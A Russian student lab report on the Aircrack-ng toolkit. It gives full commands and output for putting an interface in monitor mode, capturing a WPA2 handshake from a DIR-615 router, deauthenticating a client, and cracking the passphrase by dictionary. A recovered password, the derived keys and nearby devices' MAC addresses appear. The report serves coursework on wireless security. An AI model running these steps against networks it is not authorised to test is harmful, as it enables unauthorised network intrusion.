

Лабораторная работа №4.  
Набор инструмента для аудита беспроводных  
сетей AirCrack

Евсеев Дмитрий

20 июня 2016 г.

# Оглавление

|     |   |   |
|-----|---|---|
| 1   | Цель работы . . . . .   | 2 |
| 2   | Ход работы . . . . .  | 2 |
| 2.1 | Основные утилиты пакета . . . . .                                   | 2 |
| 2.2 | Запуск режима мониторинга на беспроводном интер-<br>фейсе . . . . . | 2 |
| 2.3 | Запуск сбора трафика . . . . .                                      | 3 |
| 2.4 | Взлом с использованием словаря паролей . . . . .                    | 6 |

## 1 Цель работы

Изучить основные возможности пакета AirCrack и принципы взлома WPA/WPA2 PSK и WEP.

## 2 Ход работы

### 2.1 Основные утилиты пакета

- `airmon-ng` - позволяет определить имеющиеся беспроводные интерфейсы и назначить режим мониторинга сети на один из доступных интерфейсов. Синтаксис:

```
airmon-ng <start|stop> <interface> [channel]
```

- `airodump-ng` - перехват пакетов протокола 802.11
- `aireplay-ng` - генерация трафика, то есть принудительно заставить общаться клиента с точкой доступа.
- `aircrack-ng` - анализ перехваченных пакетов. Синтаксис команды `aircrack-ng` различен для WEP- и WPA-PSK-шифрования. Общий синтаксис команды следующий:

```
aircrack-ng [options] <capture file(s)>
```

### 2.2 Запуск режима мониторинга на беспроводном интерфейсе

Запустить режим мониторинга можно командой

```
airmon-ng start [Interface name]
```

```
pitochka@pitochka-HP-Pavilion-15-Notebook-PC: ~/Projects/Infosec/anton/InfoSecCourse
rse$ sudo airmon-ng start wlan0
[sudo] password for pitochka:

Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
900      NetworkManager
1063     wpa_supplicant
9494     avahi-daemon
9495     avahi-daemon
30182    dhclient
Process with PID 30182 (dhclient) is running on interface wlan0

Interface  Chipset      Driver
wlan0      Unknown     rt2800pci - [phy0]
              (monitor mode enabled on wlan0)

pitochka@pitochka-HP-Pavilion-15-Notebook-PC:~/Projects/infosec/anton/InfoSecCourse
rse$
```

Рис. 1: Запуск режима мониторинга на беспроводном интерфейсе wlan0.

## 2.3 Запуск сбора трафика

Для сбора трафика используется утилита airodump.

Синтаксис:

```
airodump-ng <options> <interface>[,<interface>,...]
```

Опции:

- `-ivs` : Сохранять только отловленные IVы. Короткая форма `-i`.
- `-gpsd` : Использовать GPS. Короткая форма `-g`.
- `-write <prefix>` : Префикс файла дампа. Короткая форма `-w`.
- `-beacons` : Записывать все маяки в файл дампа. Короткая форма `-e`.
- `-netmask <netmask>` : Фильтровать точки по маске. Короткая форма `-m`.
- `-bssid <bssid>` : Фильтровать точки по BSSID. Короткая форма `-d`.
- `-encrypt <suite>` : Фильтровать точки по типу шифрования. Короткая форма `-t`.
- `-a` : Фильтровать неассоциированных клиентов

По умолчанию, airodump-ng отслеживает каналы на частоте 2.4Ghz. Вы можете заставить ее отслеживать пакеты на другом/определенном канале используя:

- `-channel <channels>`: Определить канал. Короткая форма `-c`.
- `-band <abg>` : Полоса на которой airodump-ng будет отлавливать пакеты. Короткая форма `-b`.

- `-cswitch <method>` : Установить метод переключения каналов. Короткая форма `-s`.

0 : FIFO (по умолчанию)

1 : Round Robin

2 : Hop on last

Запуск режима сбора трафика запускается командой

`sudo airodump-ng wlan0`

```

CH 5 ][ Elapsed: 32 s ][ 2016-06-20 14:30

BSSID              PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
BC:F6:85:DB:05:00  -1      0         27   0 133  -1   OPN             <leng
E4:8D:8C:28:72:18  -1      0          1   0 113  -1   WPA             <leng
C8:BE:19:87:5F:7E  -49     27          0   0  2   54e. WPA2 CCMP PSK DIR-6
C0:4A:00:E2:D1:86  -73     16          0   0  6   54e. WPA2 CCMP PSK Seabo
0C:84:DC:95:C5:57  -87     16          1   0  6   54e. OPN        HP-Pr
24:A4:3C:D6:A7:C9  -88     18          0   0 41   54e. WPA2 CCMP PSK <leng
C4:6E:1F:73:C5:D6  -92     27          0   0  4   54e. WPA2 CCMP PSK JARHE
B8:A3:86:46:2D:E1  -94      3          0   0 11   54e. WPA2 CCMP PSK wiwif

BSSID              STATION            PWR   Rate    Lost  Packets  Probes
BC:F6:85:DB:05:00  F8:A9:D0:8A:32:E3  -89    0 - 6      0       28
E4:8D:8C:28:72:18  DC:85:DE:12:9B:5F  -89    0 - 1      0        2
E4:8D:8C:28:72:18  74:29:AF:8E:A2:37  -91    0 - 1e     0         1

```

Рис. 2: Процесс сбора данных для получения сообщений.

Выберем сеть для проведения дальнейшей атаки со следующим mac-адресом:

C8:BE:19:87:5F:7E DIR-615

Начинаем ее сканирование. Вывод в файл dir615-aircrack.

```
sudo airodump-ng wlan0 --write dir615-aircrack --bssid C8:BE:19:87:5F:7E -c 2
```




Рис. 3: Процесс сбора данных для получения сообщений в конкретной сети.

Нам необходимо перехватить handshake, который передается только лишь при инициализации подключения хоста к беспроводному маршрутизатору. Если продолжительное время не происходит подключений, можно провести деаутентификацию одного из узлов. Например, с MAC-адресом 10:08:C1:83:29:BA.

```
sudo aireplay-ng -0 1 -a C8:BE:19:87:5F:7E -c 10:08:C1:83:29:BA wlan0
```

В результате, airodump выводит сообщение о том, что был пойман handshake:

```
pitochka@pitochka-HP-Pavilion-15-Notebook-PC: ~  
pitochka@pitochka-HP-Pavilion-15-Notebook-PC:~$ sudo aireplay-ng -0 1 -a C  
9:87:5F:7E -c 10:08:C1:83:29:BA wlan0  
[sudo] password for pitochka:  
15:04:06 Waiting for beacon frame (BSSID: C8:BE:19:87:5F:7E) on channel 2  
15:04:06 Sending 64 directed DeAuth. STMAC: [10:08:C1:83:29:BA] [53|52 AC  
pitochka@pitochka-HP-Pavilion-15-Notebook-PC:~$
```

Рис. 4: Деаутентификация клиента.

```
pitochka@pitochka-HP-Pavilion-15-Notebook-PC: ~/Projects/infosec/anton/InfoSecCourse  
  
CH 2 ][ Elapsed: 18 mins ][ 2016-06-20 15:16 ][ WPA handshake: C8:BE:19:87:5F:7E  


| BSSID             | PWR | RXQ | Beacons | #Data, #/s | CH | MB  | ENC  | CIPHER | AUTH | ESSID   |
|-------------------|-----|-----|---------|------------|----|-----|------|--------|------|---------|
| C8:BE:19:87:5F:7E | -63 | 100 | 9777    | 1728 5     | 2  | 54e | WPA2 | CCMP   | PSK  | DIR-615 |


| BSSID             | STATION           | PWR  | Rate   | Lost | Packets | Probes  |
|-------------------|-------------------|------|--------|------|---------|---------|
| C8:BE:19:87:5F:7E | DC:C7:93:C5:D7:C0 | -44  | 1e- 2  | 0    | 1092    | DIR-615 |
| C8:BE:19:87:5F:7E | F4:0E:22:F3:FB:43 | -127 | 0e- 0e | 122  | 1365    |         |
| C8:BE:19:87:5F:7E | 10:08:C1:83:29:BA | -127 | 1e- 0e | 0    | 190     |         |
| C8:BE:19:87:5F:7E | 10:08:C1:83:29:BA | -127 | 1e- 0e | 0    | 190     |         |


```

Рис. 5: Окно утилиты airodump с сообщением о пойманном handshake.

## 2.4 Взлом с использованием словаря паролей

В результате предыдущего этапа получен handshake и следовательно можно попытаться подобрать пароль от беспроводной сети по словарю. Для этого выполним следующую команду:

```
sudo aircrack-ng -w password.lst -b C8:BE:19:87:5F:7E dir615-aircrack*.cap
```

Где dir615-aircrack\*.cap - маска названий файлов дампа, password.lst - путь к файлу-словарю для перебора.

Пароль успешно подобран.

```
pitochka@pitochka-HP-Pavilion-15-Notebook-PC: ~/Projects/infosec/anton/InfoSecCourse
rack-ng -w pass -b C8:BE:19:87:5F:7E dir615-aircrack*.cap^C
pitochka@pitochka-HP-Pavilion-15-Notebook-PC:~/Projects/infosec/anton/InfoSecCourse$ sudo aircrack-ng -w password.lst -b C8:BE:19:87:5F:7E dir615-aircrack*.cap
Opening dir615-aircrack-01.cap
Opening dir615-aircrack-02.cap
Reading packets, please wait...

Aircrack-ng 1.1

[00:00:00] 4 keys tested (60.22 k/s)

KEY FOUND! [ aqzdecfrv ]

Master Key   : F1 BE 96 4B 1F EC 76 72 6C DE F9 FB 14 EC 85 18
              9E 3E 23 5E 97 53 65 2B 79 27 E3 39 F5 90 FF E5

Transient Key : 7D 9D 4A D8 7D 29 2F E6 CA E6 00 F9 31 B1 58 87
              6F E5 6A CF 24 5F C6 4B 53 B9 31 2A E6 FA 55 65
              92 2A FC A6 08 0D F4 F0 4F 63 4B A2 A5 EE 54 0C
              74 79 EC 30 BA CF 32 D8 9C 24 A3 3B CA C5 78 5F
```

Рис. 6: Подбор пароля.

### 3 Выводы

По результатам выполненной работы были изучены основные возможности пакеты AirCrack и принципы взлома беспроводных сетей на основе WPA/WPA2 PSK. Среди возможностей можно отметить перехват пакетов, генерация трафика (в том числе деаутентификация клиентов), анализ пакетов и подбор паролей. Так как взлом осуществляется методом поиска по паролю или полному перебору, то взломать WPA при сложном пароле весьма проблематично. Протокол WEP таки является более уязвимым, из-за чего же применяется все реже.